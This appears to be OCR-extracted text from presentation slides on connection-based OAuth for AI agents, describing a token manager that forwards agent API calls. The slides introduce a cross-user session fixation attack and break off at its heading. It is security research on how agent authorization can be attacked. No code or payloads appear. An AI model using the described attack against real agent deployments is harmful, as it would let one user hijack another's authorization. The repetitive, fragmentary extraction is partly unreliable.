
Post-OAuth (Runtime)

Use Connection to ***make authorized API calls***


- **[Pattern 2]** Token Manager forwards Agent's API call w/ tokens attached




Connection-based OAuth: Normal Coordination



Connection-based OAuth: Normal Coordination



Connection-based OAuth: Normal Coordination



Connection-based OAuth: Normal Coordination

Agent's Perspective


- Query Token Manager to generate an ***OAuth URL*** [②]
- ***Send the OAuth URL to user***
- User completes OAuth
- Token sent to ***Token Manager***

Token Manager's Perspective


- Connection manifests as an ***authorization session***, tracked via *state* parameter in OAuth flow

End-user's Perspective

- ***Same user experience*** as in traditional OAuth
- "Proprietary" part is ***opaque***



Attack Type 1 – Session Fixation




Expectation (End-user's Perspective):

- ***My*** authorization for an agent should not go to another ***user*** served by the same agent.

Reality:

- **Cross-user** **Session Fixation**

Attack Type 1 – Session Fixation




Expectation (End-user's Perspective):


- ***My*** authorization for an agent should not go to another ***user*** served by the same agent.


Reality:


- **Cross-user** **Session Fixation**




Session Fixation: Attack



